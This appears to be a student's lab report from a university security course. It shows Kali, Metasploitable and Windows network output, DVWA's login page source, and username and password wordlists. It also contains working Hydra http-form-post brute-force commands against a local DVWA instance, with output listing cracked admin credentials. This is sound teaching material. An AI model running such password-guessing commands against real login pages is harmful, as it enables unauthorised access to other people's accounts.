
NAME:- GARVIT KUMAR SONI

REG. NO:- 20BIT0039


CSE3502 ISM LAB L39+L40

LAB ASSESSMENT 5


FACULTY :- PROF. SUMAIYA THASEEN MAM



```
o establish a new connection: [Errno 101] Network is unreachable'))
ERROR:wafw00f:Site www.thewebchecker.com appears to be down

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.120.130  netmask 255.255.255.0  broadcast 192.168.120.25
5
        inet6 fe80::a72f:f9ef:d53d:38b7  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f1:bc:29  txqueuelen 1000  (Ethernet)
        RX packets 49  bytes 6350 (6.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50  bytes 5100 (4.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1344 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1344 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```



20BIT0039_Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use or
Player

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:f4:72
          inet addr:192.168.120.128  Bcast:192.168.120.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feef:f472/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3548 (3.4 KB)  TX bytes:7798 (7.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$ _
```



```
C:\Users\User>ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6db2:5de0:79c9:f593%12
   IPv4 Address. . . . . . . . . . . : 192.168.72.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ac0c:4def:7c3a:28a4%21
   IPv4 Address. . . . . . . . . . . : 192.168.120.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:4de5:3616:d58:cf21:32be:37b3
   Temporary IPv6 Address. . . . . . : 2401:4900:4de5:3616:3066:69f6:e044:ebf9
   Link-local IPv6 Address . . . . . : fe80::b6ef:aa1:8fcc:5e7c%10
   IPv4 Address. . . . . . . . . . . : 192.168.58.233
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::7401:24ff:fe9a:9b05%10
                                       192.168.58.98

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

1. Perform a password cracking in Kali Linux using Hydra tool on any web application login of metasploitable like DVWA or mutilidae (Use one of the usernames as your registration number and password as your first name) - 5 marks



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.


Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'




20BIT0039_kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
20:40
Kali Linux
Damn Vulnerable Web A
http://192.168.120.128/dvwa/
view-source:http://192.168.120.128/dvwa/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus


```
<body>

<div align="center">

<br />

<p><img src="dvwa/images/login_logo.png" /></p>

<br />

<form action="login.php" method="post">

<fieldset>

        <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />


        <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />


        <p class="submit"><input type="submit" value="Login" name="Login"></p>

</fieldset>

</form>


<br />

<div class="message">You have logged out</div>

<br />
<br />
<br />
<br />
<br />
```

hydra 192.168.120.128 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L


usernames.txt -P passwords.txt


20BIT0039_kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
20:42
PS> kali@kali: /home/kali
File Actions Edit View Help

```
  GNU nano 6.4                                   usernames.txt
root
account
Admin
20BIT0039
password
gautam
admin
```


20BIT0039_kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
20:43
PS> kali@kali: /home/kali
File Actions Edit View Help


```
  GNU nano 6.4                                   passwords.txt
grvit
garvit
test1
admin
root
password
password123
20BIT0039
```


20BIT0039_kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
20:38
PS> kali@kali: /home/kali
File Actions Edit View Help

```
┌──(kali㉿kali)-[/home/kali]
└─PS> hydra 192.168.120.128  http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L usernames.txt -P passwords.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-28 20:33:28
[ERROR] File for logins not found: usernames.txt

┌──(kali㉿kali)-[/home/kali]
└─PS> hydra 192.168.120.128  http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L usernames.txt -P passwords.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-28 20:37:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking http-post-form://192.168.120.128:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed
[80][http-post-form] host: 192.168.120.128   login: Admin   password: 20BIT0039
[80][http-post-form] host: 192.168.120.128   login: admin   password: 20BIT0039
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-28 20:37:51

┌──(kali㉿kali)-[/home/kali]
└─PS> hydra 192.168.120.128  http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L usernames.txt -P passwords.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-28 20:38:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking http-post-form://192.168.120.128:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed
[80][http-post-form] host: 192.168.120.128   login: Admin   password: 20BIT0039
[80][http-post-form] host: 192.168.120.128   login: admin   password: 20BIT0039
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-28 20:38:07
```


2 valid passwords found there.

